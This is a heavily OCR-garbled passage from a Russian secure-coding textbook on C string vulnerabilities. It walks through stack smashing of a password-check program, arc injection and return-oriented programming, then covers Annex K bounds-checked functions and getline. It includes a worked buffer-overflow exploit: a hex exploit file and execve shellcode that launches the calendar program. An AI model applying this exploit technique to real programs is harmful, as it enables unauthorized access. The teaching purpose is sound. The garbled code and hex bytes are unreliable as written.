


ис 2 12 азрушенный стек программы

При появлении ошибки обычный пользователь даже не поду$_А$мает о наличии возможной уязвимости Он просто перезапустит про рамму Злоумышленник же будет исследовать случившееся чтобы выяснить нельзя ли воспользоваться этим недостатком про раммы

Аварийное завершение про раммы вызывается изменением адреса возврата в результате переполнения буфера и при этом либо новое значение адреса некорректно либо память по этому адресу (1) не содержит корректной команды процессора либо (2) содержит корректную команду процессора но ре истры процессора содержат некорректные данные для этой команды либо (3) эта память не является выполнимой

Аккуратно подобранная входная строка может привести про рамму к неожиданному результату как показано на рис 2 13



ис 2 13 Неожиданный результат аккуратно подобранной входной строки

На рис 2 14 показано как изменяется содержимое стека при вводе аккуратно подобранной входной строки переполняющей память выделенную для переменной **Password.**

Входная строка состоит из ряда забавно вы лядящих символов ! Все эти символы можно вставить с помощью клавиатуры или таблицы символов Каждый из этих символов имеет соответствующее шестнадцатеричное значение j = 0x6A ► = 0x10 * = 0x2A и ! = 0x21 В памяти эта последовательность четырех символов соответствует 4-байтному адресу который переписывает находящийся в стеке адрес возврата так что вместо то о чтобы вернуться к команде непосредственно следующей за вызовом в функции **main** (, функция **IsPasswordOK** () возвращает управление ветви предоставляющей доступ пропуская при этом ло ику проверки пароля и тем самым дает неавторизованный доступ к системе Эта атака представляет собой простую атаку *внедрения дуги* (a c nject on) Более подробно о ней рассказывается в разделе Внедрение ду и

Строка	Инструкция
1	puts("Enter Password: ");
2	PwStatus=IsPasswordOK( );
3	if (!PwStatus)
4	puts("Access denied");
5	exit(-1);
6	else puts("Access granted");

Стек

Память для Password (12 байт) "123456789012"
EBP вызывающей функции — указатель на кадр функции main (4 байта)) "3456"
Адрес возврата вызывающей функции — main (4 байта) "j►"!" (адрес строки 6; ранее — строки 3)
Память для PwStatus (4 байта) '\0'
EBP вызывающей функции — ОС (4 байта)
Адрес возврата вызывающей функции — ОС (4 байта)

ис 2 14 Стек программы после ввода специально подобранной входной строки

Внедрение кода

Ко да из-за уязвимости безопасности происходит перезапись адреса возврата он редко указывает на корректную инструкцию Следовательно передача управления на этот адрес из-за повреждения стека обычно приводит к сбою Но атакующий может создать тщательно разработанную строку которая содержит указатель на некоторый вредоносный код также предоставленный лоумышленником При выходе из функции адрес возврата которой был переписан управление передается этому коду Вредоносный код запускается с правами которые имеет атакованная про рамма при возврате из подпро раммы именно поэтому основной целью атак являются про раммы работающие с правами суперпользователя или дру ими повышенными правами доступа Вредоносный код может выполнять любые функции но часто он просто запускает на атакуемом компьютере удаленную оболочку По этой причине такой вредоносный код часто называется шеллкодом (she code от she — оболочка)

Главными в любой такой атаке являются под отовленные злоумышленником входные данные Они должны обладать следующими характеристиками

- Они должны восприниматься атакуемой про раммой как корректные входные данные
- Эти данные в совокупности с дру ими входными данными должны приводить к выполнению вредоносно о кода
- Такие данные не должны приводить к аварийному останову про раммы до передачи управления шеллкоду

Про рамма **`IsPasswordOK`** также может быть атакована таким образом что выполнит любой код бла одаря уязвимости связанной с переполнением буфера из-за вызова

функции gets () Функция gets) обладает тем интересным свойством что читает символы из входно о потока на который указывает s d n пока не встретит в нем символ новой строки или пока не будет дости нут конец файла Символ новой строки и норируется а после последне о записанно о в массив символа записывается нулевой завершающий символ В результате в строку создаваемую функцией gets () мо ут быть внесены нулевые символы если например входной поток перенаправлен из файла Важно отметить что функция ge s () объявлена в стандарте C99 устаревшей и убрана из стандарта C11 (впрочем большинство реали аций продолжают предоставлять эту функцию из соображений совместимости) Однако данные считанные функцией fgets) также мо ут содержать нулевые символы Этот вопрос документирован в *The CERT C Secu e Cod ng S anda d* 186] в рекомендации FI037-C Не пола айтесь на то что функция ge s) в случае успеха возвращает непустую строку

Про рамма IsPasswo dOK была скомпилирована под L nux компилятором GCC Вредоносный ар умент может храниться в бинарном файле и быть передан атакуемой про ра*мме с помощью перенаправления

```
%./BufferOverflow < exploit.bin
```

Ко да вредоносный код вносится в про рамму Is Pas swo dOK стек про раммы переписывается следующим образом

```
01 /* buf[12] */
02 00 00 00 00
03 00 00 00 00
04 00 00 00 00
05
06 /* %ebp */
07 00 00 00 00
08
09 /* Адрес возврата */
10 78 fd ff bf
11
12 /* "/usr/bin/cal" */
13 2f 75 73 72
14 2f 62 69 6e
15 2f 63 61 6c
16 00 00 00 00
17
18 /* нулевой указатель */
19 74 fd ff bf
20
21 /* NULL */
22 00 00 00 00
23
24 /* вредоносный код */
25 bO 0b       /* mov $0xb, %eax */
26 8d  lc 24   /* lea  %esp), %ebx */
27 8d  4c 24 fO/* lea -0x10 %esp), %ecx */
28 8b  54 24 ec/* mov -0x14 %esp), %edx */
29 cd  50      /* int $0x50 */
```

Команда ea в этом примере означает oad ef ect ve add ess — за рузка фактическо о адреса Команда ea вычисляет фактический адрес второ о операнда (источника) и

сохраняет е о в первом операнде (целевой операнд) Операнд-источник представляет собой адрес памяти часть смещения) определенный в одном из режимов адресации процессора целевой операнд представляет собой ре истр обще о назначения Вредоносный код работает следующим образом

1 Первая команда **mov** использована для присваивания значения **OxB** ре истру **%eax. OxB** — номер системно о вызова **execve** () в L nux

2 Три ар умента вы ова функции **execve** **()** настраиваются следующими тремя командами (две команды **lea** и одна команда **mov). .** Данные для этих ар ументов располагаются в стеке непосредственно перед вредоносным кодом

3 Команда **int $0x50** используется для вызова **execve ()** который приводит к выполнению про раммы календаря L nux как показано на рис 2 15

ис 2 15 Запуск программы календаря L пих

Вызов функции **fgets** не приводит к переполнению буфера но к нему приводит вызов **strcpy**) как показано в приведенном ниже варианте про раммы **IsPasswordOK.**

```
01 char buffer[128]
02
03 _Bool IsPasswordOK void) {
04     char Password[12]
05
06     fgets buffer, sizeof buffer, stdin)
07     if  buffer[ strlen buffer) - 1]    ' n')
08         buffer[ strlen buffer) - 1]   0
09     strcpy Password, buffer)
10     return 0    strcmp Password, "goodpass")
11 }
12
13 int main void) {
14     _Bool PwStatus
15
16     puts("Enter password ")
17     PwStatus   IsPasswordOK )
18     if  !PwStatus) {
19         puts("Access denied")
```

```
20          exit -1)
21      }
22      else
23          puts("Access granted")
24      return0
25  }
```

Поскольку функция st cpyO копирует только исходную строку (сохраненную в bu fe) массив Passwo d не может содержать внутренних нулевых символов Следовательно использовать уязвимость труднее так как злоумышленник должен создать необходимые нулевые байты

В этом случае вредоносный ap умент в файле exp o t b n имеет следующий вид

```
OOO  31 32 33 34 35 36 37 38 39 30 31 32 33 34 35 36 1234567890123456
010  37 38 39 30 31 32 33 34 04 fc ff bf 78 78 78 78 78901234 ___xxxx
020  31 c0 aЗ 23 fc ff bf Ъ0 0b bb 27 fc ff bf b9 If 1..#.....'....
030  fc ff bf 8b 15 23 fc ff bf cd 80 ff f9 ff bf 31 .....#....'...1
040  31 31 31 2f 75 73 72 2f 62 69 6e 2f 63 61 6c 0a 111/usr/bin/cal.
```

Этот вредоносный ap умент может быть передан атакуемой про рамме с помощью перенаправления

```
%./BufferOverflow < exploit.bin
```

После возврата из вызова функции st cpyO стек перезаписывается так как показано в табл 2 3

Таблица 2 3. Состояние разрушенного стека

Строка	Адрес	Содержимое	Описание
1	0 x bfff 9c0 -0xbf ff9cf	123 56789012 56	Память для хранения **Password** (16 байт) и заполнители
2	0xbff f9d0 -0xbf ff9db	”7890123 5678	Дополнительные заполнители
3	0xbff f9dc	(0xbff f9e0)	Новый адрес возврата
	0xbff f9e0	xor %eax %eax	Устанавливает **eax** равным **0**
5	0xbff f9e2	mo %eax 0xbffff9f	Завершение массива указателей нулевым указателем
6	0xbff f9e7	mo $0xb %al	Устанавливает код вызова функции **execve)**
7	0xbff f9e9	mo $0xb fffa03 %e	Устанавливает **ebx** указывающим на первый аргумент **execve)**
8	0xbff f9ee	mo $0xb fff9fb %e	Устанавливает **ecx** указывающим на второй аргумент **execve)**
9	0xbff f9 3	mo 0xbffff9ff %ed	Устанавливает **edx** указывающим на третий аргумент **execve)**
10	0xbfff 9 9	int $80	Выполнение системного вызова **execve ()**
11	0xbfff 9fb	0xbfff 9ff	Массив строк аргументов передаваемых новой программе
12	0xbfff 9 f	1111	Заменяется на **x** для завершения массива указателей и используется как третий аргумент
13	0xbffffa03 -OxbffffaOf	7usr/b n cal\0	Выполняемая команда

Этот вредоносный код работает следующим образом

1 Первые 16 байт бинарных данных (строка 1) заполняют выделенную для пароля память Несмотря на то что про рамма выделяет для пароля только 12 байтов вер- сия компилятора GCC использовавшаяся для компиляции про раммы выделяет память в стеке кратную 16 байтам

2. Следующие 12 байтов бинарных данных строка 2) заполняют дополнительную па- мять выделенную компилятором для выравнивания на 16 байтную раницу память выделенную для 4-байтно о адреса возврата при вызове функции

3 Адрес возврата перезаписывается (строка 3) для продолжения выполнения про рам- мы (строка 4) после инструкции **`return`** в функции **`IsPasswordOK`** () что приводит к выполнению кода содержаще ося в стеке (строки 4-10)

4 Создается нулевое значение используемое для завершения списка ар ументов (стро- ки 4 и 5) поскольку ар умент системно о вызова осуществляемо о данным вре- доносным кодом должен содержать список указателей на символы завершенный нулевым указателем Так как вредоносный код не может содержать нулевых сим- волов до последне о байта этот нулевой указатель должен быть установлен самим вредоносным кодом

5 Устанавливается код системно о вызова OxB соответствующий вызову в L nux execve () (строка 6)

6 Настраиваются три ар умента вызова функции execve) (строки 7-9)

7 Данные для этих ар ументов распола аются в строках 12 и 13

8 Выполняется системный вызов execve () в результате которо о запускается про- рамма календаря L nux строка 10)

Для определения точно о смещения от буфера до адреса возврата в кадре стека которое укажет место размещения внедренно о шеллкода можно воспользоваться реинжинирин- ом Однако эти требования можно ослабить [1] Например местоположение адреса воз- врата можно получить повторяя эксперименты с разными положениями адреса возврата в примерно определенной области памяти В предположении 32-битной архитектуры адрес возврата обычно выровнен на раницу в 4 байта Даже если адрес возврата представляет собой смещение то для проверки имеется только четыре варианта Корректное местопо- ложение шеллкода можно также получить добавляя перед ним ряд команд пор Вредонос- ный код при этом для запуска шеллкода должен выполнить переход в любое место этой последовательности команд пор

Большинство реальных атак основанных на разрушении стека ведут себя одинаково они перезаписывают адрес возврата для передачи управления внедренному коду Исполь- зование уя вимостей которые просто изменяют адрес возврата для перехода в дру ое мес- то в коде про раммы встречается реже отчасти потому что эти уязвимости труднее найти (они зависят от ло ики про раммы которую следует пропустить) и они менее полезны для злоумышленника обеспечивая доступ только к одной про рамме в отличие от выполне- ния произвольно о кода)

Внедрение дуги

Первое использование уя вимости в про рамме IsPasswo dOK описанное в разделе Разрушение стека модифицирует адрес возврата для изменения передачи управления про рамме в данном случае — чтобы обойти ло ику защиты паролем) Методика *внедрения дуги* (a c nject on) (ино да именуемая *возврат в библиотеку* (etu n- n o- bc)) включает передачу управления коду который уже находится в памяти процесса Такое использование уязвимости называется внедрением ду и поскольку фактически оно вставляет новую ду у (передачу потока управления) в раф потока управления про раммы в отличие от метода встраивания ново о кода С использованием этой методики возможны и более интеллектуальные атаки включая установку в стек адреса существующей функции (такой как system() или exec () которые мо ут быть использованы для выполнения команд и дру их про рамм уже имеющихся в локальной системе) с соответствующими ар ументами Ко да адрес возврата снимается со стека командой et или et в архитектуре x86) инструкция возврата передает управление функции указанной злоумышленником Вызывая функции наподобие sy tem () или exec O злоумышленник может ле ко создать оболочку с правами доступа атакованной про раммы на атакуемой машине

Что еще хуже злоумышленник может использовать вставку ду и для выполнения последовательности из нескольких функций с ар ументами предоставленными злоумышленником Теперь он может установить и запустить эквивалент небольшой про раммы которая включает эти функции увеличивая результативность нападения

Следующая про рамма имеет уязвимость в виде переполнения буфера

```
01 tinclude <string.h>
 2
03 int get_buff char *user_input, size_t size){
04     char buff[40]
05     memcpy buff, userinput, size)
06     return 0
07 }
08
09 int main void) {
10      *    *
11     getbuff(tainted_char_array, taintedsize)
12      *    *
13 }
```

Испорченные данные из use _ nput копируются в массив символов buff с помощью функции memcpy () Если use _ nput больше чем буфер buff произойдет переполнение буфера

Злоумышленник может предпочесть внедрение ду и встраиванию кода по ряду причин Поскольку внедрение ду и использует код уже находящийся в памяти целевой системы злоумышленнику для успешной атаки достаточно просто предоставить адреса функций и ар ументы Требования к памяти у данно о типа атаки значительно меньшие чем при встраивании кода так что он может использоваться там де невозможно применение встраивания кода Поскольку использование уязвимости состоит исключительно из имеюще ося кода е о невозможно предотвратить схемами защиты памяти при которых например се менты памяти такие как стек) делаются неисполнимыми Для предотвращения обнаружения атаки исходный кадр стека может быть восстановлен

Объединение вызовов функций в цепочку обеспечивает более мощные атаки Про рам-мист следующий правилам безопасности может например следовать принципу мини-мальных прав доступа [181] и снижать их ко да они не требуются При объединении не-скольких вызовов функций в цепочку вредоносный код может восстановить уровень прав доступа например путем вызова setu d () перед system ()

Возврат-ориентированное программирование

Возврат-ориентированное про раммирование (etu n-o ented p og amm ng) — техно-ло ия использования уязвимостей сходная с внедрением ду и но вместо возврата в фун-кции вредоносный код возвращается к последовательности команд за которыми следует инструкция возврата Любая такая последовательность инструкций называется *гаджетом* (gadge) Для архитектуры x86 указан Тьюрин -полный набор аджетов что позволяет пи-сать любые про раммы на возврат-ориентированном языке Тьюрин -полная библиотека аджетов использует фра менты из библиотеки НЬс от So a s были также разработаны язык про раммирования обще о назначения и компилятор для создания возврат-ориен-тированных использований уязвимостей [29] Следовательно есть основания считать что возврат-ориентированное про раммирование может оказаться эффективным и на дру их платформах


Возврат-ориентированное про раммирование состоит из набора аджетов Каждый ад-жет определяет определенные значения ра мещаемые в стеке которые позволяют испол-зовать одну или несколько последовательностей команд в се менте кода Гаджеты выпол-няют точно определенные операции такие как за рузка сложение или переход по адресу

Возврат-ориентированное про раммирование состоит в совместном размещении ад-жетов выполняющих требуемые операции Гаджеты выполняются командой возврата с указателем в стеке указывающим адрес аджета

Например последовательность команд

```
pop %ebx
ret
```

образует аджет который можно использовать для за рузки константно о начения в ре-истр ebx как показано на рис 2 16




ис 2 16 Гаджет построенный с помощью возврат-ориенти-рованно о программирования

На рис 2 16 слева показана команда ассемблера x86-32 необходимая для копирования константно о значения $Oxdeadbeef в ре истр ebx а справа — эквивалентный аджет Процессор выполняет команду возврата с указателем стека указывающим на аджет Гад-жет снимает константное значение со стека и возвращает управление следующему аджету в стеке

Возврат-ориентированное про раммирование поддерживает как условное так и безусловное ветвление В возврат ориентированном про раммировании в управлении потоком выполнения место указателя команд занимает указатель стека Безусловный переход требует простой замены значения указателя стека таким образом чтобы он указывал на новый аджет Это ле ко осуществить с помощью последовательности команд

```
pop %esp
ret
```

На рис 2 17 показано как безусловный переход реализуется в языке ассемблера x86-32 и в виде идиомы возврат ориентированно о про раммирования



и с 2 17 Безусловное ветвление в слева) и соответствующая идиома возврат-ориентированного программирования

Безусловное ветвление может быть использовано для перехода к более раннему аджету в стеке что приводит к бесконечному циклу Условные итерации можно реализовать с помощью условно о ветвления вне цикла

Кни а Ховава Шэчэма (Hovav Shacham) *“The Geome y o Innocen F e h on he Bone”* [193] представляет собой более полный учебник по возврат ориентированному про раммированию Хотя такое про раммирование может показаться очень сложным эта сложность может быть скрыта языком про раммирования и компилятором что делает е о вполне жизнеспособным для использования уязвимостей

я 2.4. Стратегии контрмер при работе со строками

Поскольку ошибки при работе со строками давно признаны основным источником переполнений буфера в C и C был разработан ряд страте ий принятия контрмер К ним относятся как контрмеры направленные на предотвращение переполнений буфера так и контрмеры для обнаружения переполнения буфера и безопасно о восстановления чтобы не позволить воспользоваться этими уязвимостями

Вместо то о чтобы полностью пола аться на некоторую конкретную страте ию часто более вы одно следовать тактике обороны в лубину которая сочетает в себе несколько страте ий Обычно подход заключается в последовательном применении безопасной техноло ии работы со строками (страте ия профилактики) и подстраховке одной или несколькими схемами обнаружения ошибок и восстановления после них во время выполнения

Обработка строк

Рекомендация *The CERT C Secu e Cod ng S anda d* [186] STR01-C Применяйте и реализуйте со ласованный план по работе со строками предла ает выбрать единый подход к работе с символьными строками и последовательно применять е о во всем проекте В противном случае решение о способе работы остается за отдельными про раммистами работающими над проектом которые скорее все о сделают разные не со ласованные один с дру им выборы Функции для работы со строками можно классифицировать в соответствии с тем как они управляют памятью Имеются три основные модели

■ Вызывающая функция выделяет и освобождает память (C99 OpenBSD C 1 Annex K)

я Вызываемая функция выделяет память вызывающая — освобождает (ISO IEC TR 24731 2)

к Вызываемая функция выделяет и освобождает память (C s d bas c st ng)

Можно спорить является ли первая модель более безопасной чем вторая или наоборот Первая модель проще ко да необходимо освобождение памяти и она с большей вероятностью обеспечит предотвращение утечек зато вторая модель арантирует наличие достаточно о количества памяти за исключением случаев сбоя функции ma oc ())

Третий режим управления памяти при котором память выделяет и освобождает вызываемая функция является наиболее безопасным из всех трех решений но доступен только в C

Интерфейсы Cl 1 проверки выхода за границы

Первая модель управления памятью вызывающая функция выделяет и освобождает память) реализована функциями для работы со строками C определенными в за оловочном файле <st ng h> функциями OpenBSD st cpy () и st cat () и интерфейсами проверки выхода за раницы из приложения K стандарта C11 Память может быть выделена статически или динамически до вызова этих функций делая рассматриваемую модель оптимально эффективной Приложение K стандарта C11 предоставляет альтернативные библиотечные функции обеспечивающие более безопасное про раммирование Эти альтернативные функции проверяют достаточно ли велики выходные буфера для планируемо о результата и возвращают индикатор ошибки если это не так Эти функции нико да не записывают данные за пределами массива Все получающиеся в результате строки корректно завершены нулевыми символами

Интерфейсы проверки выхода за раницы приложения K стандарта C11 в первую очередь предназначены для безопасной замены существующих функций Например в этом приложении определены функции st cpy_s() st cat_s() st ncpy_s() и st ncat_s () которые представляют собой заменители функций st cpyO st cat () st ncpyO и st ncatO соответственно и подходят в ситуациях ко да длина исходной строки неизвестна или арантированно меньше известно о размера целево о буфера

Функции из приложения K стандарта C11 были созданы M c oso t чтобы помочь модернизировать старый код в ответ на мно очисленные хорошо известные инциденты связанные с безопасностью Впоследствии эти функции были предложены международной рабочей руппе ISO IEC JTC1 SC22 WG14 для стандартизации Эти функции были опубликованы как документ ISO IEC TR 24731-1 а позже включены в стандарт СИ в виде набора

необязательных расширений Поскольку функции из приложения К стандарта C11 часто мо ут использоваться в качестве простой замены исходных библиотечных функций в старом коде рекомендация *The CERT C Secu e Cod ng S anda d* [186] STR07-C Используйте TR 24731 для исправления существующе о кода для работы со строками советует использовать их для данной цели в тех реализациях языка про раммирования в которых реализовано указанное приложение (Предпола ается что такие реализации определяют макрос **STDC LIB EXT1 .)**

о кода это функции не являющиеся реентерабельными из за то о что они возвращают указатели на статические объекты которыми владеют эти функции Такие функции мо ут вызывать проблемы поскольку результат который был возвращен ранее может измениться при следующем вызове функции возможно в дру ом потоке

Приложение К стандарта СП является нормативным но необязательным вы должны убедиться что оно доступно на всех ваших целевых платформах Даже несмотря на то что эти функции были первоначально разработаны корпорацией Майкрософт реализация библиотеки проверки раниц которая поставляется с M c osoft V sua C 2012 и более ранними выпусками это о компилятора не полностью соответствует приложению К из-за изменения этих функций во время процесса стандартизации которые не были реализованы в M c osoft V sua C

Пример 2 1 можно переписать с использованием функций из приложения К стандарта C11 так как показано в примере 2 5 Эта про рамма анало ична про рамме из исходно о примера но в ней выполняется проверка выхода за раницы массивов В про рамме имеется поведение зависящее от реализации (как правило приводящее к аварийному заверше-
нию) если введено восемь или более символов

Пример 2 5. Чтение из td n с помощью gets s) * * *

```
01 #define  STDC_WANT_LIB_EXT 1  1
02 #include <stdio.h>
03 #include <stdlib.h>
04
05 void get_y_or_n void) {
06     char response[8]
07     size_t len   sizeof response)
08     puts("Continue? [y] n  ")
09     gets_s response, len)
10     if  response[0]    'n')
11         exit 0)
12 }
```

Большинство функций с проверкой раниц при обнаружении ошибки такой как неверные ар ументы или недостаточный объем выходно о буфера вызывают специальную функцию — *обработчик ограничений времени выполнения* (unt me-const a nt-hand e) Эта функция может вывести сообщение об ошибке и или аварийно завершить выполнение про раммы Про раммист может указать какая именно функция должна вызываться с помощью функции set_const a nt_hand e _s () и может при желании указать обработчик который не выполняет никаких действий В этом случае функция вызвавшая обработчик сообщает вы ывающей функции об ошибке с помощью возвращаемо о значения Про раммы которые устанавливают такой обработчик обязательно должны проверять возвращаемое значение каждо о вызова любой функции с проверкой выхода за раницы

массива и соответствующим образом обрабатывать ошибки Рекомендация *The CERT C Secu e Cod ng S anda d* [186] ERR03-C Используйте обработчики о раничений при вызове функций определенных в TR24731-1 советует устанавливать обработчики о раничений для то о чтобы избе ать поведения зависяще о от реализации

Пример 2 1 чтения из std n с применением функций с проверкой раниц массива из приложения К стандарта C11 можно усовершенствовать удалив поведение зависящее от реализации ценой некоторо о усложнения исходно о текста как показано в примере 2 6

```
01 tdefine STDC WANT LIB EXT1 1
02 #include <stdio.h>
03 #include <stdlib.h>
04
05 void get_y_or_n(void) {
06     char response[8]
07     size_t len   sizeof response)
08
09     puts("Continue? [y] n  ")
10     if (  gets_s  response, len)—NULL) I I  response [0] — 'n') ) {
11         exit (0)
12     }
13 }
14
15 int main void) {
16     constraint handler t oconstraint
17         set_constraint_handler_s ignore_handler_s)
18     get_y_or_n()
19 }
```

В этом примере добавлен вызов функции se _const a n _hand e _s () для установки функции gno e_hand e _s) в качестве обработчика о раничений Если установлен обработчик gno e_hand e _s () любая библиотечная функция в которой произошло нарушение о раничения времени выполнения вернет управление вызывавшей ее функции Эта вызывавшая функция может определить исходя из спецификации библиотечной функции произошла ли ошибка и какая именно Большинство функций с проверкой выхода за раницы массива возвращают ненулевое значение e no_t Функция ge _s () возвращает нулевой указатель так что она может служить в качестве непосредственной замены функции gets ()

В соответствии с рекомендацией *The CERT C Secu e Cod ng S anda d* [186] ERR00-C Примите и реализуйте со ласованную и всеобъемлющую страте ию обработки ошибок чтобы обеспечить со ласованную обработку ошибок во всем приложении в функции ma n () установлен обработчик о раничений В случае применения функций из пользовательской библиотеки может потребоваться не устанавливать конкретный обработчик о раничений так как это действие может вступить в конфликт с енеральной страте ией обеспечиваемой в приложении В этом случае библиотечные функции должны считать что из функций с проверкой выхода за раницы массива осуществляется возврат и соответствующим образом проверять возвращаемые функциями значения В случаях ко да библиотечная функция не устанавливает обработчик о раничений эта функция должна восстановить исходный обработчик (возвращенный функцией se _const a n _hand e _s O) перед возвратом или выходом (в случае наличия заре истрированных a ex t) функций)

И функции для работы со строками стандартно о C и функции с проверкой выхода за раницы массива из приложения K стандарта C11 требуют предварительно о выделения памяти После то о как целевая память заполнена добавить новые данные невозможно Следовательно эти функции должны либо отбросить избыточные данные либо сообщить об ошибке Важно чтобы про раммист обеспечил целевой буфер достаточно о для хранения копируемых данных и нулево о завершающе о символа размера как сказано в рекомендации *The CERT C Secu e Cod ng S anda d* [186] STR31-C Гарантируйте что выделяемой для строки памяти достаточно для символьных данных и завершающе о нулево о символа

Функции с проверкой выхода за раницы массива определенные в приложении K стандарта C11 не защищены от дурака Если в одну из функций будет передан неверный размер это о может оказаться достаточно для то о чтобы получить все неприятности связанные с переполнением буфера Поскольку эти функции обычно получают больше ар ументов чем традиционные анало и их применение требует точно о понимания предназначения каждо о ар умента Внесение функций с проверкой выхода за раницы массива в старый код в качестве заменителей традиционных функций также требует большой осторожности чтобы избежать появления в коде новых дефектов Следует также заметить что не все да целесообразно заменять все функции обработки строк C соответствующими функциями с проверкой выхода за раницы массива

Функции динамического выделения памяти

Вторая модель управления памятью (вызываемая функция выделяет память вызывающая — освобождает) реализована функциями динамическо о выделения памяти определенными в ISO IEC TR 24731 2 Документ SO IEC TR 24731-2 определяет заменители для мно их стандартных функций работы со строками языка про раммирования C которые используют динамическое выделение памяти для то о чтобы арантировать отсутствие переполнения буфера Поскольку такие функции требуют дополнительных вызовов для освобождения выделенных буферов позднее они в большей степени подходят для написания ново о кода чем для модернизации кода существующе о

В общем случае функции описанные в ISO IEC TR 24731-2 обеспечивают большую арантию отсутствия переполнения буфера поскольку все да автоматически выделяются буфера необходимо о для хранения данных размера Однако приложения использующие динамическое выделение памяти мо ут страдать от атак отказа в обслуживании (den a - o -se v ce — DoS) ко да идет предоставление данных до полно о исчерпания имеющейся памяти Кроме то о они более подвержены ошибкам динамическо о управления памятью которые также мо ут вести к уязвимостям

Пример 2 1 может быть реализован с использованием функций динамическо о выделения памяти как показано в примере 2 7

** име 2 7 тение из s и ьз ванием e e)**

```
01 #define  STDC_WANT_LIB_EXT2  1
02 #include <stdio.h>
03 #include <stdlib.h>
04
05 void get_y_or_n void) {
06     char *response   NULL
07     size_t len
08
```

```
09      puts("Continue? [y] n  ")
10      if ( getline &response, &len, stdin) < 0) I I
11                len && response[0]    'n'))  {
12           free response)
13           exit 0)
14      }
15      free response)
16 }
```

Эта про рамма имеет определенное поведение для любых входных данных включая предположение что чрезвычайно длинная строка которая приводит к исчерпанию всей доступной памяти должна рассматриваться как ответ нет Поскольку функция get ne () динамически выделяет буфер esponse про рамма должна вызвать функцию f ee () для освобождения выделенной памяти

Документ ISO IEC TR 24731-2 позволяет определять потоки не соответствующие открытым файлам Один такой тип потока получает входные данные из буфера памяти или записывает их в не о Эти потоки используются библиотекой GNU C например для реализации функций sp ntf () и s canf ()

Поток связанный с буфером памяти имеет те же операции для текстовых файлов что и поток связанный с внешним файлом Кроме то о точно таким же образом определяется и то из каких элементов он состоит

Можно создать строковый поток явно с использованием функций f memopen () open_memst eam () и open_wmemst eam () Эти функции позволяют выполнять ввод-вывод в строку или буфер памяти Функции fmemopen () и open_memst eam() объявлены в за оловочном файле <s d o h> следующим образом

```
1 FILE *fmemopen(
2   void* restrict buf, size_t size, const char* restrict mode
3 )
4 FILE *open_memstream(
5   char ** restrict bufp, size_t * restrict sizep
6 )
```

Функция open_wmemst eam() объявлена в за оловочном файле <wcha h> и имеет следующую си натуру

```
FILE *open_wmemstream wchar_t **bufp, size_t *sizep)
```

